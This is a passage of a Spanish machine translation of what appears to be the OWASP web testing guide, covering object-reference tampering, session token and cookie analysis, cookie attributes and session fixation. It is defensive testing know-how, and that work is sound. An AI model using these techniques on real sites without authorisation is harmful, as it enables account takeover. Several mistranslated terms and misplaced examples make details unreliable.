En este caso, el valor del parámetro de usuario se utiliza para indicarle a la aplicación para qué usuario debe cambiar la contraseña. En muchos casos, este paso será parte de un asistente o una operación de varios pasos.

En el primer paso, la aplicación recibirá una solicitud indicando qué contraseña de usuario se debe cambiar y, en el siguiente paso, el usuario proporcionará una nueva contraseña (sin solicitar la actual).

El parámetro de usuario se utiliza para hacer referencia directamente al objeto del usuario para quien se realizará la operación de cambio de contraseña.

Para probar este caso, el evaluador debe intentar proporcionar un nombre de usuario de prueba diferente al que está actualmente conectado y verificar si es posible modificar la contraseña de otro usuario.

El valor de un parámetro se utiliza directamente para recuperar un sistema de archivos. recurso temporal

Solicitud de muestra:

```
http://foo.bar/showImage?img=img00011
```

En este caso, el valor del parámetro de archivo se utiliza para indicarle a la aplicación qué archivo pretende recuperar el usuario. Proporcionando el nombre o identificador de un archivo diferente (por ejemplo archivo=image00012).

jpg) el atacante podrá recuperar objetos pertenecientes a otros usuarios.

Para probar este caso, el evaluador debe obtener una referencia a la que se supone que el usuario no puede acceder e intentar acceder a ella usándola como valor del parámetro de archivo. Nota: Esta vulnerabilidad a menudo se explota junto con una vulnerabilidad de cruce de directorio/ruta ([consulte Pruebas de recorrido de ruta](#)).

El valor de un parámetro se utiliza directamente para acceder a la funcionalidad de la aplicación.

Solicitud de muestra:

```
http://foo.bar/accessPage?menuItem=12
```

En este caso, el valor del parámetro menuItem se utiliza para indicarle a la aplicación a qué elemento del menú (y por lo tanto a qué funcionalidad de la aplicación) está intentando acceder el usuario. Supongamos que se supone que el usuario está restringido y, por lo tanto, tiene enlaces disponibles solo para acceder a los elementos del menú 1, 2 y 3. Al modificar el valor del parámetro del elemento del menú, es posible omitir la autorización y acceder a funciones adicionales de la aplicación. Para probar este caso, el evaluador identifica una ubicación donde la funcionalidad de la aplicación se determina mediante referencia a un elemento del menú, asigna los valores de los elementos del menú al que puede acceder el usuario de prueba determinado y luego prueba otros elementos del menú.

En los ejemplos anteriores es suficiente la modificación de un único parámetro. Sin embargo, a veces la referencia del objeto puede dividirse entre más de un parámetro y las pruebas deben ajustarse en consecuencia.

Referencias

Las 10 principales referencias directas a objetos inseguros de 2013-A4

Pruebas de gestión de sesiones

Uno de los componentes centrales de cualquier aplicación basada en web es el mecanismo mediante el cual controla y mantiene el estado de la información de un usuario.

interactuando con él. Esto se denomina gestión de sesiones y se define como el conjunto de todos los controles que rigen la interacción de estado completo entre un usuario y la aplicación basada en web. Esto cubre ampliamente cualquier cosa, desde cómo se realiza la autenticación del usuario hasta qué sucede cuando cierra la sesión.

HTTP es un protocolo sin estado, lo que significa que los servidores web responden a las solicitudes de los clientes sin vincularlos entre sí. Incluso la lógica de aplicación simple requiere que las múltiples solicitudes de un usuario estén asociadas entre sí a lo largo de una "sesión". Esto requiere soluciones de terceros, ya sea a través de soluciones de servidor web y middleware listas para usar (OTS), o implementaciones de desarrolladores a medida. Los entornos de aplicaciones web más populares, como ASP y PHP, proporcionan a los desarrolladores rutinas integradas de manejo de sesiones. Normalmente se emitirá algún tipo de token de identificación, al que se hará referencia como "ID de sesión" o Cookie.

Hay varias formas en que una aplicación web puede interactuar con un usuario. Cada uno depende de la naturaleza del sitio, la seguridad y los requisitos de disponibilidad de la aplicación. Si bien existen mejores prácticas aceptadas para el desarrollo de aplicaciones, como las descritas en la Guía OWASP para crear aplicaciones web seguras, es importante que la seguridad de las aplicaciones se considere dentro del contexto de los requisitos y expectativas del proveedor.

Pruebas del esquema de gestión de sesiones (OTG-SESS-001)**Resumen**

Para evitar la autenticación continua para cada página de un sitio web o servicio, las aplicaciones web implementan varios mecanismos para almacenar y validar credenciales durante un período de tiempo predeterminado. Estos mecanismos se conocen como gestión de sesiones y, si bien son importantes para aumentar la facilidad de uso y la facilidad de uso de la aplicación, un probador de penetración puede aprovecharlos para obtener acceso a una cuenta de usuario, sin necesidad de proporcionar datos correctos. cartas credenciales.

En esta prueba, el evaluador quiere comprobar que las cookies y otros tokens de sesión se crean de forma segura e impredecible. Un atacante que sea capaz de predecir y falsificar una cookie débil puede secuestrar fácilmente las sesiones de usuarios legítimos.

Las cookies se utilizan para implementar la gestión de sesiones y se describen en detalle en RFC 2965. En pocas palabras, cuando un usuario accede a una aplicación que necesita realizar un seguimiento de las acciones y la identidad de ese usuario a través de múltiples solicitudes, una cookie (o cookies) es generada por el servidor y enviado al cliente. Luego, el cliente enviará la cookie de regreso al servidor en todas las conexiones siguientes hasta que la cookie caduque o se destruya. Los datos almacenados en la cookie pueden proporcionar al servidor un amplio espectro de información sobre quién es el usuario, qué acciones ha realizado hasta el momento, cuáles son sus preferencias, etc., proporcionando así un estado a un protocolo sin estado como HTTP.

Un ejemplo típico lo proporciona un carrito de compras en línea. A lo largo de la sesión de un usuario, la aplicación debe realizar un seguimiento de su identidad, su perfil, los productos que ha elegido comprar, la cantidad, los precios individuales, los descuentos, etc. Las cookies son una forma eficaz de almacenar y transmitir esto. información de ida y vuelta (otros métodos son parámetros de URL y campos ocultos).

Debido a la importancia de los datos que almacenan, las cookies existen-

Por lo tanto, es vital para la seguridad general de la aplicación. Ser capaz de manipular las cookies puede resultar en el secuestro de sesiones de usuarios legítimos, la obtención de mayores privilegios en una sesión activa y, en general, influir en las operaciones de la aplicación de forma no autorizada.

En esta prueba, el evaluador debe verificar si las cookies emitidas al cliente

Los usuarios pueden resistir una amplia gama de ataques destinados a interferir con las sesiones de usuarios legítimos y con la aplicación misma. El objetivo general es poder falsificar una cookie que la aplicación considere válida y que proporcione algún tipo de acceso no autorizado (secuestro de sesión, escalada de privilegios,...).

Normalmente los pasos principales del patrón de ataque son los siguientes:

- **recopilación de cookies:** recopilación de un número suficiente de muestras de cookies;
- **ingeniería inversa de cookies:** análisis del algoritmo de generación de cookies;
- **manipulación de cookies:** falsificación de una cookie válida para realizar el ataque. Este último paso puede requerir una gran cantidad de intentos, dependiendo de cómo se crea la cookie (ataque de fuerza bruta de la cookie).

Otro patrón de ataque consiste en desbordar una cookie. Estrictamente hablando, este ataque tiene una naturaleza diferente, ya que aquí los evaluadores no intentan recrear una cookie perfectamente válida. En cambio, el objetivo es desbordar un área de memoria, interfiriendo así con el comportamiento correcto de la aplicación y posiblemente inyectando (y ejecutando remotamente) código malicioso.

Cómo probar

Pruebas de caja negra y ejemplos

Toda interacción entre el cliente y la aplicación debe probarse al menos según los siguientes criterios:

- ¿Están todas las directivas Set-Cookie etiquetadas como seguras?
- ¿Se realizan operaciones de cookies a través de transporte no cifrado?
- ¿Se puede forzar la cookie en un transporte no cifrado?
- Si es así, ¿cómo mantiene la aplicación la seguridad?
- ¿Hay alguna cookie persistente?
- ¿Qué tiempos Expires= se utilizan en las cookies persistentes? ¿razonable?
- ¿Están configuradas como tales las cookies que se espera que sean transitorias?
- ¿Qué configuraciones de control de caché HTTP/1.1 se utilizan para proteger las cookies?
- ¿Qué configuraciones de control de caché HTTP/1.0 se utilizan para proteger las cookies?

Colección de galletas

El primer paso necesario para manipular las cookies es comprender cómo la aplicación crea y gestiona las cookies. Para esta tarea, los evaluadores deben intentar responder las siguientes preguntas:

- ¿Cuántas cookies utiliza la aplicación?

Navega por la aplicación. Tenga en cuenta cuándo se crean las cookies. Hacer una lista de cookies recibidas, la página que las establece (con la directiva set-cookie), el dominio para el que son válidas, su valor y sus características.

- ¿Qué partes de la aplicación generan y/o modifican la Galleta?

Navegando por la aplicación podrá encontrar qué cookies permanecen constantes y cuáles se modifican. ¿Qué eventos modifican la cookie?

- ¿Qué partes de la aplicación requieren esta cookie para ser accedido y utilizado?

Descubra qué partes de la aplicación necesitan una cookie. Acceda a una página y vuelva a intentarlo sin la cookie o con un valor modificado de la misma. Intente mapear qué cookies se utilizan y dónde.

Una hoja de cálculo que asigne cada cookie a las partes correspondientes de la aplicación y la información relacionada puede ser un resultado valioso de esta fase.

Análisis de sesión

Los propios tokens de sesión (cookie, ID de sesión o campo oculto) deben examinarse para garantizar su calidad desde una perspectiva de seguridad. Deben probarse según criterios como su aleatoriedad, unicidad, resistencia al análisis estadístico y criptográfico y fuga de información.

- **Estructura de tokens y fuga de información**

La primera etapa es examinar la estructura y el contenido de un ID de sesión proporcionado por la aplicación. Un error común es incluir datos específicos en el Token en lugar de emitir un valor genérico y hacer referencia a datos reales en el lado del servidor.

Si el ID de sesión es texto claro, la estructura y los datos pertinentes pueden ser inmediatamente obvios como los siguientes:

```
http://foo.bar/showImage?img=img00011
```

Si parte o el token completo parece estar codificado o codificado, se debe comparar con varias técnicas para verificar si hay una ofuscación obvia.

Por ejemplo, la cadena "192.168.100.1:owaspuser:contraseña:15:58" se representa en hexadecimal, Base64 y como un hash MD5:

| | |
|-----------|---|
| Maleficio | 3139322E3136382E3130302E313A6F77617370757 |
| | 365723A70617373776F72643A31353A3538 |
| | Base64 MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6c |
| | GFzc3dvcmQ6MTU6NTg= |
| | MD5 01c2fc4fa817af8366689bd29dd40a |

Una vez identificado el tipo de ofuscación, es posible volver a decodificar los datos originales. Sin embargo, en la mayoría de los casos esto es poco probable. Aun así, puede resultar útil enumerar la codificación vigente a partir del formato del mensaje. Además, si se pueden deducir tanto el formato como la técnica de ofuscación, se podrían idear ataques automatizados de fuerza bruta.

Los tokens híbridos pueden incluir información como la dirección IP o la ID de usuario junto con una parte codificada, como la siguiente:

```
owaspuser:192.168.100.1:  
a7656faf94dae72b1e1487670148412
```

Después de analizar un token de sesión único, se debe examinar la muestra representativa. Un simple análisis de los tokens debería revelar inmediatamente cualquier patrón obvio. Por ejemplo, un token de 32 bits puede incluir 16 bits de datos estáticos y 16 bits de datos variables. Esto puede indicar que los primeros 16 bits representan un atributo fijo del usuario (por ejemplo, el nombre de usuario o la dirección IP), si el segundo

Pruebas de penetración de aplicaciones web

El fragmento de 16 bits se incrementa a un ritmo regular, lo que puede indicar un elemento secuencial o incluso basado en el tiempo para la generación del token.

Ver ejemplos.

Si se identifican elementos estáticos de los Tokens, se deben recopilar más muestras, variando un elemento de entrada potencial a la vez.

Por ejemplo, los intentos de iniciar sesión a través de una cuenta de usuario diferente o desde una dirección IP diferente pueden producir una variación en la parte previamente estática del token de sesión.

Las siguientes áreas deben abordarse durante las pruebas de estructura de ID de sesión única y múltiple:

- ¿Qué partes del ID de sesión son estáticas?
- Qué información confidencial en texto claro se almacena en la sesión
- ¿D? Por ejemplo, nombres de usuario/UID, direcciones IP
- ¿Qué información confidencial fácilmente decodificada se almacena?
- ¿Qué información se puede deducir de la estructura del ID de sesión?
- ¿Qué partes del ID de sesión son estáticas para las mismas condiciones de inicio de sesión?
- ¿Qué patrones obvios están presentes en el ID de sesión en su conjunto? o porciones individuales?

Previsibilidad y aleatoriedad del ID de sesión

Se debe realizar un análisis de las áreas variables (si las hay) del ID de sesión para establecer la existencia de cualquier patrón reconocible o predecible. Estos análisis se pueden realizar manualmente y con herramientas estadísticas o criptoanalíticas personalizadas o OTS para deducir cualquier patrón en el contenido del ID de sesión. Las comprobaciones manuales deben incluir comparaciones de los ID de sesión emitidos para las mismas condiciones de inicio de sesión (por ejemplo, el mismo nombre de usuario, contraseña y dirección IP).

El tiempo es un factor importante que también debe controlarse. Se debe realizar un gran número de conexiones simultáneas para

recopile muestras en la misma ventana de tiempo y mantenga esa variable constante. Incluso una cuantización de 50 ms o menos puede ser demasiado burda y una muestra tomada de esta manera puede revelar componentes basados en el tiempo que de otro modo se pasarían por alto.

Los elementos variables deben analizarse a lo largo del tiempo para determinar si son de naturaleza incremental. Cuando sean incrementales, se deben investigar los patrones relacionados con el tiempo absoluto o transcurrido. Muchos sistemas utilizan el tiempo como semilla para sus elementos pseudoaleatorios. Cuando los patrones son aparentemente aleatorios, se deben realizar cambios unidireccionales de tiempo u otras variaciones ambientales.

considerado como una posibilidad. Normalmente, el resultado de un hash criptográfico es un número decimal o hexadecimal, por lo que debe ser identificable.

Al analizar secuencias, patrones o ciclos de ID de sesión, los elementos estáticos y las dependencias del cliente deben considerarse como posibles elementos que contribuyen a la estructura y función de la aplicación.

- ¿Se puede demostrar que los ID de sesión son de naturaleza aleatoria? ¿Se pueden reproducir los valores resultantes?
- ¿Las mismas condiciones de entrada producen el mismo ID en un ejecución posterior?
- ¿Se puede demostrar que los ID de sesión son resistentes a pruebas estadísticas o Criptoanálisis?
- ¿Qué elementos de los ID de sesión están vinculados en el tiempo?

- ¿Qué partes de los ID de sesión son predecibles?

- ¿Se puede deducir el próximo ID, con pleno conocimiento del algoritmo de generación e ID anteriores?

Ingeniería inversa de cookies

Ahora que el evaluador ha enumerado las cookies y tiene una idea general de su uso, es hora de echar un vistazo más profundo a las cookies que parecen interesantes. ¿Qué cookies le interesan al evaluador?

Una cookie, para proporcionar un método seguro de gestión de sesiones, debe combinar varias características, cada una de las cuales tiene como objetivo proteger la cookie de una clase diferente de ataques.

Estas características se resumen a continuación:

[1] Imprevisibilidad: una cookie debe contener una cierta cantidad de datos difíciles de adivinar. Cuanto más difícil sea falsificar una cookie válida, más difícil será acceder a la sesión de un usuario legítimo. Si un atacante puede adivinar la cookie utilizada en una sesión activa de un usuario legítimo, podrá hacerse pasar por ese usuario por completo (secuestro de sesión). Para hacer que una cookie sea impredecible, se pueden utilizar valores aleatorios y/o criptografía.

[2] Resistencia a la manipulación: una cookie debe resistir intentos maliciosos de modificación. Si el evaluador recibe una cookie como IsAdmin=No, es trivial modificarla para obtener derechos administrativos, a menos que la aplicación realice una doble verificación (por ejemplo, agregando a la cookie un hash cifrado de su valor).

[3] Caducidad: una cookie crítica debe ser válida solo durante un período de tiempo apropiado y luego debe eliminarse del disco o de la memoria para evitar el riesgo de que se reproduzca. Esto no se aplica a las cookies que almacenan datos no críticos que deben recordarse.

varias sesiones (p. ej., apariencia del sitio).

[4] Indicador "seguro": una cookie cuyo valor es crítico para la integridad de la sesión debe tener este indicador habilitado para permitir su transmisión solo en un canal cifrado para disuadir las escuchas ilegales.

El enfoque aquí es recopilar una cantidad suficiente de instancias de una cookie y comenzar a buscar patrones en su valor. El significado exacto de "suficiente" puede variar desde un puñado de muestras, si el método de generación de cookies es muy fácil de romper, hasta varios miles, si el evaluador necesita proceder con algún análisis matemático (por ejemplo, chi-cuadrado), atractores (ver más adelante para más información).

Es importante prestar especial atención al flujo de trabajo de la aplicación, ya que el estado de una sesión puede tener un gran impacto en las cookies recopiladas. Una cookie recopilada antes de la autenticación puede ser muy diferente de una cookie obtenida después de la autenticación.

Otro aspecto a tener en cuenta es el tiempo. Registre siempre la hora exacta en la que se obtuvo una cookie, cuando existe la posibilidad de que el tiempo desempeñe un papel en el valor de la cookie (el servidor podría usar una marca de tiempo como parte del valor de la cookie). La hora registrada podría ser la hora local o la marca de tiempo del servidor incluida en la respuesta HTTP (o ambas).

Al analizar los valores recopilados, el evaluador debe intentar descubrir todas las variables que podrían haber influido en el valor de la cookie y intenta variarlos uno a la vez. Pasar al servidor versiones modificadas de la misma cookie puede resultar muy útil para comprender cómo la aplicación lee y procesa la cookie.

Ejemplos de controles que se realizarán en esta etapa incluyen:

- ¿Qué conjunto de caracteres se utiliza en la cookie? ¿Tiene la galleta una valor numérico? ¿alfanumérico? hexadecimal? ¿Qué sucede si el evaluador inserta en una cookie caracteres que no pertenecen al juego de caracteres esperado?
- ¿Está la cookie compuesta de diferentes subpartes que llevan diferentes piezas de información? ¿Cómo se separan las diferentes partes?
- Con qué delimitadores? Algunas partes de la cookie podrían tener una variación mayor, otras podrían ser constantes y otras podrían asumir solo un conjunto limitado de valores. Descomponer la galleta en sus componentes base es el primer y fundamental paso.

Un ejemplo de cookie estructurada fácil de detectar es el siguiente:

```
ID=5a0acf7ffeb919:CR=1:TM=1120514521:LM=11205145  
21:S=j3am5KzC4v01ba3q
```

Este ejemplo muestra 5 campos diferentes, que contienen diferentes tipos de datos:

ID – hexadecimal

CR – número entero pequeño

TM y LM: entero grande. (Y curiosamente tienen el mismo valor. Vale la pena ver qué pasa modificando uno de ellos)

S – alfanumérico

Incluso cuando no se utilizan delimitadores, tener suficientes muestras puede resultar útil. Como ejemplo, veamos la siguiente serie:

```
0123456789abcdef
```

Ataques de fuerza bruta

Los ataques de fuerza bruta inevitablemente surgen de cuestiones relacionadas con la previsibilidad y la aleatoriedad. La variación dentro de los ID de sesión se debe considerar junto con la duración y los tiempos de espera de la sesión de la aplicación. Si la variación dentro de los ID de sesión es relativamente pequeña y la validez del ID de sesión es larga, la probabilidad de que un ataque de fuerza bruta tenga éxito es mucho mayor.

Una ID de sesión larga (o más bien una con mucha variación) y un periodo de validez más corto harían mucho más difícil tener éxito en un ataque de fuerza bruta.

- ¿Cuánto duraría un ataque de fuerza bruta a todos los ID de sesión posibles? ¿llevar?
- ¿El espacio de ID de sesión es lo suficientemente grande como para evitar la fuerza bruta? Para Por ejemplo, ¿es suficiente la longitud de la clave en comparación con la vida útil válida?
- ¿Los retrasos entre los intentos de conexión con diferentes ID de sesión mitigan el riesgo de este ataque?

Prueba y ejemplo de Gray Box

Si el evaluador tiene acceso a la implementación del esquema de gestión de sesiones, puede comprobar lo siguiente:

• Token de sesión aleatoria

El ID de sesión o la cookie emitida al cliente no deben identificarse fácilmente.

dictable (no utilice algoritmos lineales basados en variables predecibles como la dirección IP del cliente). Se recomienda el uso de algoritmos criptográficos con una longitud de clave de 256 bits (como AES).

• Longitud del token

El ID de sesión tendrá al menos 50 caracteres.

• Hora de término de la sesión

El token de sesión debe tener un tiempo de espera definido (depende de la criticidad de los datos administrados por la aplicación)

• Configuración de cookies:

- no persistente: sólo memoria RAM
- seguro (configurado sólo en el canal HTTPS):
 - Establecer cookie: cookie=datos; ruta=/; dominio=aaa.it; seguro
 - HTTPOnly (no legible mediante un script):
 - Establecer cookie: cookie=datos; ruta=/; dominio=aaa.it; Solo HTTP

Más información aquí: [Prueba de atributos de cookies](#)

Herramientas

- Proyecto OWASP Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project: presenta un mecanismo de análisis de token de sesión.
- Secuenciador de eructos - <http://www.portswigger.net/suite/sequencer.html>
- Buscador de galletas Foundstone - <http://www.mcafee.com/us/descargas/herramientas/gratuitas/cookiédigger.aspx>
- JHijack de YEHG: <https://www.owasp.org/index.php/JHijack>

Referencias

Libros blancos

- RFC 2965 "Mecanismo de gestión de estado HTTP"
- RFC 1750 "Recomendaciones de aleatoriedad para la seguridad"
- Michał Zalewski: "Atractores extraños y análisis de números de secuencia TCP/IP" (2001): <http://lcamtuf.coredump.cx/oldtcp/tcpseq.html>
- Michał Zalewski: "Atractores extraños y secuencia TCP/IP Análisis numérico: un año después" (2002): <http://lcamtuf.coredump.cx/newtcp/>
- Coeficiente de correlación: <http://mathworld.wolfram.com/CorrelationCoefficient.html>
- Darrin Barrall: "Análisis automatizado de cookies" – <http://www.spidynamics.com/assets/documents/SPIcookies.pdf>
- Otorrinolaringólogo: <http://fournilab.ch/random/>
- <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>
- Gunter Ollmann: "Gestión de sesiones basada en web" - <http://www.technicalinfo.net>
- Matteo Meucci: "Suplantación de MMS" - http://www.owasp.org/images/7/72/MMS_Spoofing.ppt

Vídeos

- Secuestro de sesión en la lección Webgoat - http://yehg.net/lab/pr0js/training/view/owasp/webgoat/WebGoat_SessionMan_SessionHijackingWithJHijack/

Actividades de seguridad relacionadas

Descripción de las vulnerabilidades de gestión de sesiones

Consulte los artículos de OWASP sobre vulnerabilidades de gestión de sesiones.

Descripción de las contramedidas de gestión de sesiones

Consulte los artículos de OWASP sobre contramedidas de gestión de sesiones seguro.

Cómo evitar las vulnerabilidades de gestión de sesiones

Consulte el artículo de la Guía de desarrollo de OWASP sobre cómo evitar vulnerabilidades en la gestión de sesiones.

Cómo revisar el código para la gestión de sesiones | Vulnerabilidades

Consulte el artículo de la Guía de revisión de código OWASP sobre cómo revisar el código para vulnerabilidades de gestión de sesiones.

Prueba de atributos de cookies (OTG-SESS-002)

Resumen

Las cookies suelen ser un vector de ataque clave para usuarios malintencionados (normalmente dirigidos a otros usuarios) y la aplicación siempre debe tomar las debidas diligencias para proteger las cookies. Esta sección analiza cómo una aplicación puede tomar las precauciones necesarias al asignar cookies y cómo probar que estos atributos se hayan configurado correctamente.

No se puede subestimar la importancia del uso seguro de las cookies, especialmente en aplicaciones web dinámicas, que necesitan mantener el estado a través de un protocolo sin estado como HTTP. Para comprender la importancia de las cookies es imperativo comprender para qué se utilizan principalmente. Estas funciones principales generalmente consisten en usarse como token de autenticación y autorización de sesión o como contenedor de datos temporal. Por lo tanto, si un atacante pudiera adquirir un token de sesión (por ejemplo, explotando una vulnerabilidad de secuencias de comandos entre sitios o rastreando una sesión no cifrada), entonces podría usar esta cookie para secuestrar una sesión válida.

Además, las cookies están configuradas para mantener el estado en múltiples solicitudes. Dado que HTTP no tiene estado, el servidor no puede determinar si una solicitud que recibe es parte de una sesión actual o el inicio de una nueva sesión sin algún tipo de identificador. Este identificador suele ser una cookie, aunque también son posibles otros métodos. Hay muchos tipos diferentes de aplicaciones que necesitan realizar un seguimiento del estado de la sesión en múltiples solicitudes. La principal que me viene a la mente sería una tienda online. Como agrega un usuario

varios artículos a un carrito de compras, estos datos deben conservarse en solicitudes posteriores a la aplicación. Las cookies se utilizan con mucha frecuencia para esta tarea y las establece la aplicación mediante la directiva Set-Cookie en la respuesta HTTP de la aplicación y, por lo general, tienen el formato nombre=valor (si las cookies están habilitadas y si son compatibles, como está). (es el caso de todos los navegadores web modernos). Una vez que una aplicación le ha indicado al navegador que utilice una cookie determinada, el navegador enviará esta cookie en cada solicitud posterior. Una cookie puede contener datos como artículos de un carrito de compras en línea, el precio de estos artículos, la cantidad de estos artículos, información personal, ID de usuario, etc.

Debido a la naturaleza sensible de la información contenida en las cookies, normalmente están codificadas o encriptadas en un intento de proteger la información que contienen. A menudo, se establecerán varias cookies (separadas por un punto y coma) en solicitudes posteriores. Por ejemplo, en el caso de una tienda en línea, se podría configurar una nueva cookie cuando el usuario agregue varios artículos al carrito de compras. Además, normalmente habrá una cookie para autenticación (token de sesión como se indicó anteriormente) una vez que el usuario inicia sesión, y muchas otras cookies utilizadas para identificar los artículos que el usuario desea comprar y su información auxiliar (es decir, precio y cantidad). en la tienda online tipo de aplicación.

Una vez que el evaluador comprende cómo se configuran las cookies, cuándo se configuran, para qué se usan, por qué se usan y su importancia, debe analizar qué atributos se pueden configurar para una cookie y cómo realizar pruebas. si son seguros. La siguiente es una lista de los atributos que se pueden configurar para cada cookie y qué

quieren decir. La siguiente sección se centrará en cómo probar cada atributo.

- **seguro:** este atributo le indica al navegador que solo envíe la cookie. si la solicitud se envía a través de un canal seguro como HTTPS.

Esto ayudará a proteger la cookie para que no se transmita a través de solicitudes no cifradas. Si se puede acceder a la aplicación a través de HTTP y HTTPS, entonces existe la posibilidad de que la cookie se pueda enviar en texto sin cifrar.

- **HttpOnly:** este atributo se utiliza para ayudar a prevenir ataques como secuencias de comandos entre sitios, ya que no permite acceder a la cookie a través de una secuencia de comandos del lado del cliente, como JavaScript. Tenga en cuenta que no todos los navegadores admiten esta funcionalidad.

- **dominio:** este atributo se utiliza para comparar con el dominio del servidor en el que se solicita la URL. Si el dominio coincide o si es un subdominio, a continuación se comprobará el atributo de ruta.

Tenga en cuenta que sólo los hosts dentro del dominio especificado pueden configurar una cookie para ese dominio. Además, el atributo de dominio no puede ser un dominio de nivel superior (como .gov o .com) para evitar que los servidores establezcan cookies arbitrarias para otro dominio. Si el atributo de dominio no está configurado, entonces el nombre de host del servidor que generó la cookie se utilizará como valor predeterminado del dominio.

Por ejemplo, si una aplicación establece una cookie en aplicación.midominio. com sin ningún atributo de dominio establecido, entonces la cookie se volvería a enviar para todas las solicitudes posteriores para app.mydomain.com y sus subdominios (como hacker.app.mydomain.com), pero no para otherapp.mydomain.com . Si un desarrollador quisiera aliviar esta restricción, podría establecer el atributo de dominio en midominio.

com. En este caso, la cookie se enviaría a todas las solicitudes de aplicación. mydomain.com y sus subdominios, como hacker.app.mydo-main.com, e incluso bank.mydomain.com. Si había un servidor vulnerable en un subdominio (por ejemplo, otra aplicación.midominio.

com) y el atributo de dominio se ha configurado de manera demasiado vaga (por ejemplo, midominio.com), entonces el servidor vulnerable podría usarse para recolectar cookies (como tokens de sesión).

- **ruta:** además del dominio, se puede especificar la ruta URL para la cual la cookie es válida. Si el dominio y la ruta coinciden, se enviará la cookie en la solicitud. Al igual que con el atributo de dominio, si el atributo de ruta se establece de manera demasiado laxa, la aplicación podría quedar vulnerable a ataques de otras aplicaciones en el sitio. mismo servidor.

Por ejemplo, si el atributo de ruta se configuró en la raíz del servidor web "/", las cookies de la aplicación se enviarán a todas las aplicaciones dentro del mismo dominio.

- **expira:** este atributo se utiliza para configurar cookies persistentes, ya que la cookie no caduca hasta que se supera la fecha establecida. Esta cookie persistente será utilizada por esta sesión del navegador y sesiones posteriores hasta que caduque. Una vez superada la fecha de caducidad, el navegador eliminará la cookie. Alternativamente, si este atributo no está configurado, la cookie solo es válida en la sesión actual del navegador y se eliminará cuando

termina la sesión.

Cómo probar

Pruebas de caja negra

Pruebas de vulnerabilidades de atributos de cookies:

Al utilizar un proxy de interceptación o un complemento del navegador que intercepta el tráfico, capture todas las respuestas en las que la aplicación establezca una cookie (usando la directiva Set-cookie) e inspeccione la cookie para detectar lo siguiente:

- **Atributo seguro:** siempre que una cookie contenga datos confidenciales

información o es un token de sesión, entonces siempre debe pasarse mediante un túnel cifrado. Por ejemplo, después de iniciar sesión en una aplicación y configurar un token de sesión mediante una cookie, verifique que esté etiquetado con el indicador "seguro". Si no es así, entonces el navegador aceptará pasarla a través de un canal no cifrado, como HTTP, y esto podría llevar a que un atacante induzca a los usuarios a enviar su cookie a través de un canal inseguro.

- **Atributo HttpOnly:** este atributo siempre debe establecerse aunque no todos los navegadores lo admitan. Este atributo ayuda a proteger la cookie para que no pueda acceder a ella una secuencia de comandos del lado del cliente; no elimina los riesgos de secuencias de comandos entre sitios, pero sí elimina algunos vectores de explotación. Verifique si se ha configurado la etiqueta ";HttpOnly".

- **Atributo de dominio:** verifique que el dominio no se haya configurado demasiado flojamente. Como se señaló anteriormente, solo debe configurarse para el servidor que necesita recibir la cookie. Por ejemplo, si la aplicación reside en el servidor app.mysite.com, entonces debe configurarse en "; dominio=aplicación.misitio.com" y NO "; dominio=.misitio.com", ya que esto permitiría que otros servidores potencialmente vulnerables recibieran la cookie.

- **Atributo de ruta:** verifique que el atributo de ruta, al igual que el atributo de dominio no se ha establecido de manera demasiado vaga. Incluso si el atributo Dominio se ha configurado lo más estricto posible, si la ruta se establece en el directorio raíz "/", entonces puede ser vulnerable a aplicaciones menos seguras en el mismo servidor. Por ejemplo, si la aplicación reside en /myapp/, verifique que la ruta de las cookies esté configurada en "; ruta=/miaplicación/" y NO "; ruta=/" o "; ruta=/miaplicación". Observe aquí que el "/" final debe usarse después de myapp. Si no se utiliza, el navegador enviará la cookie a cualquier ruta que coincida con "myapp", como "myapp-exploited".

- **Atributo Expira:** si este atributo se establece en un momento en el futuro

Verifique que la cookie no contenga ninguna información sensible.

Por ejemplo, si una cookie está configurada como "; expires=Sun, 31-Jul-2016 13:45:29 GMT" y actualmente es el 31 de julio de 2014, entonces el evaluador debe inspeccionar la cookie. Si la cookie es un token de sesión que se almacena en el disco duro del usuario, entonces un atacante o un usuario local (como un administrador) que tenga acceso a esta cookie puede acceder a la aplicación volviendo a enviar este token hasta la fecha de vencimiento.

pasa.

Herramientas

Proxy de interceptación:

- Proyecto de proxy de ataque OWASP Zed

Plugin para el navegador:

- "TamperIE" para Internet Explorer -

<http://www.bayden.com/TamperIE/>

- Adam Judson: "Datos manipulados" para Firefox -

<https://addons.mozilla.org/en-US/firefox/addon/966>

Referencias

Libros blancos

- RFC 2965 - Mecanismo de gestión de estado HTTP -

<http://tools.ietf.org/html/rfc2965>

- RFC 2616 – Protocolo de transferencia de hipertexto –

<HTTP 1.1 - http://tools.ietf.org/html/rfc2616>

- El importante atributo "caduca" de Set-Cookie

<http://seckb.yehg.net/2012/02/important-expires-attribute-of-set.html>

- ID de sesión HttpOnly en URL y cuerpo de página

<http://seckb.yehg.net/2012/06/http-only-session-id-in-url-and-page.html>

Prueba de fijación de sesión (OTG-SESS-003)

Breve resumen

Cuando una aplicación no renueva sus cookies de sesión después de una autenticación exitosa del usuario, es posible encontrar una vulnerabilidad de reparación de sesión y obligar al usuario a utilizar una cookie conocida por el atacante. En ese caso, un atacante podría robar la sesión del usuario (secuestro de sesión).

Las vulnerabilidades de reparación de sesiones ocurren cuando:

- Una aplicación web autentica a un usuario sin invalidarlo primero. el ID de sesión existente, continuando así utilizando el ID de sesión ya asociado con el usuario.
- Un atacante puede forzar un ID de sesión conocido en un usuario para que que, una vez que el usuario se autentica, el atacante tiene acceso a la sesión autenticada.

En el exploit genérico de vulnerabilidades de reparación de sesiones, un atacante crea una nueva sesión en una aplicación web y registra el identificador de sesión asociado. Luego, el atacante hace que la víctima se autentique en el servidor utilizando el mismo identificador de sesión, dándole al atacante acceso a la cuenta del usuario a través de la sesión activa.

Además, el problema descrito anteriormente es problemático para los sitios que emiten un identificador de sesión a través de HTTP y luego redirigen al usuario a un formulario de inicio de sesión HTTPS. Si el identificador de sesión no se vuelve a emitir tras la autenticación, el atacante puede espiar y robar el identificador y luego usarlo para secuestrar la sesión.

Cómo probar

Pruebas de caja negra

Pruebas de vulnerabilidades de reparación de sesiones:

El primer paso es realizar una solicitud al sitio a probar (ejemplo www.example.com). Si el evaluador solicita lo siguiente:

OBTENER www.example.com

Obtendrán la siguiente respuesta:

HTTP/1.1 200 correcto

Fecha: miércoles 14 de agosto de 2008 08:45:11 GMT

Servidor: IBM_HTTP_Server

